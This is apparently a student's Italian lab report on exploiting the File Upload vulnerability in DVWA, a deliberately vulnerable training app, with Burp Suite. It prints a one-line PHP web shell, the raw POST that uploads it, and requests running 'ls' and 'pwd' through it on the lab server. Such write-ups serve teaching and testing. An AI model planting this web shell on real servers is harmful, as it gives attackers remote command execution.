
Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	Caricamento di un file PHP e analisi delle richieste con Burp Suite

Verifica della vulnerabilità File Upload in DVWA

Obiettivo e ambiente




DVWA era raggiungibile all'indirizzo 192.168.50.101. L'obiettivo era osservare il caricamento di un file PHP nella pagina File Upload e verificare, con Burp Suite, le richieste inviate e le risposte del server.

1 Creazione del file PHP


Su Kali ho creato il file shell.php e ne ho verificato il contenuto dal terminale. Il parametro cmd contiene il comando da passare alla funzione system(), che lo esegue sulla macchina che ospita DVWA.

```
<?php
system($_REQUEST["cmd"]);
?>
```


kali@kali: ~/Desktop/Epicode/php
Session Actions Edit View Help
(kali㉿kali)-[~/Desktop/Epicode/php]
$ nano shell.php
(kali㉿kali)-[~/Desktop/Epicode/php]
$ cat shell.php
<?php
system($_REQUEST["cmd"]);
?>
(kali㉿kali)-[~/Desktop/Epicode/php]
$

2 Preparazione di DVWA

Ho effettuato l'accesso a DVWA e ho verificato che il livello di sicurezza fosse Low.



3 Invio del file e analisi con Burp Suite

Nella pagina Upload ho selezionato shell.php. Burp Suite ha intercettato la richiesta POST verso /dvwa/vulnerabilities/upload/.Questa richiesta trasferisce il file al server.

Time	Type	Direction	Method	URL
14:20:20 5 Oct 2026	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/


Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 435
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiQAUB1XGQHBerovl
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9  Origin: http://192.168.50.101
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=bd42fa5d63c46846f547a7a701d4784a
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryiQAUB1XGQHBerovl
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryiQAUB1XGQHBerovl
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 system($_REQUEST["cmd"]);
26
27 ?>
28
29 ------WebKitFormBoundaryiQAUB1XGQHBerovl
30 Content-Disposition: form-data; name="Upload"
31
32 Upload
33 ------WebKitFormBoundaryiQAUB1XGQHBerovl--
34
```


4 Conferma del caricamento

Dopo aver inoltrato la richiesta, DVWA ha mostrato il messaggio di caricamento riuscito e il percorso ../../hackable/uploads/shell.php. Questo conferma che il file è stato accettato; l'esecuzione viene verificata nei passaggi successivi.



5 Accesso al file senza parametro

Ho aperto shell.php senza aggiungere cmd all'indirizzo. La pagina ha mostrato l'avviso Cannot execute a blank command: la funzione system() è stata raggiunta, ma non aveva un comando da eseguire.



6 Richiesta GET con cmd uguale a ls


Ho aggiunto ?cmd=ls all'indirizzo del file. Burp ha mostrato il parametro cmd nella richiesta GET. Dopo l'inoltro, il browser ha restituito l'elenco dvwa_email.png shell.php.

Time	Type	Direction	Method	URL
14:26:13 5 Oct 2026	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls

Request

Pretty Raw Hex


```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=bd42fa5d63c46846f547a7a701d4784a
9 Connection: keep-alive
10
11
```



dvwa_email.png shell.php

7 Modifica della richiesta in Burp Suite

Ho ricaricato la richiesta con cmd=ls e, prima di inoltrarla, ho cambiato il valore in cmd=pwd nell'editor di Burp. Nella cronologia, Edited request mostra la richiesta modificata; la risposta 200 OK contiene /var/www/dvwa/hackable/uploads, la cartella corrente sul server. La riga della tabella conserva l'indirizzo originale con cmd=ls.



Conclusione

Nel livello Low di DVWA, la pagina di upload ha accettato un file PHP al posto dell'immagine richiesta e il file è risultato raggiungibile ed eseguibile. Burp Suite ha permesso di distinguere il POST usato per caricare il file dalle richieste GET usate per passare cmd e di modificare una richiesta prima dell'invio.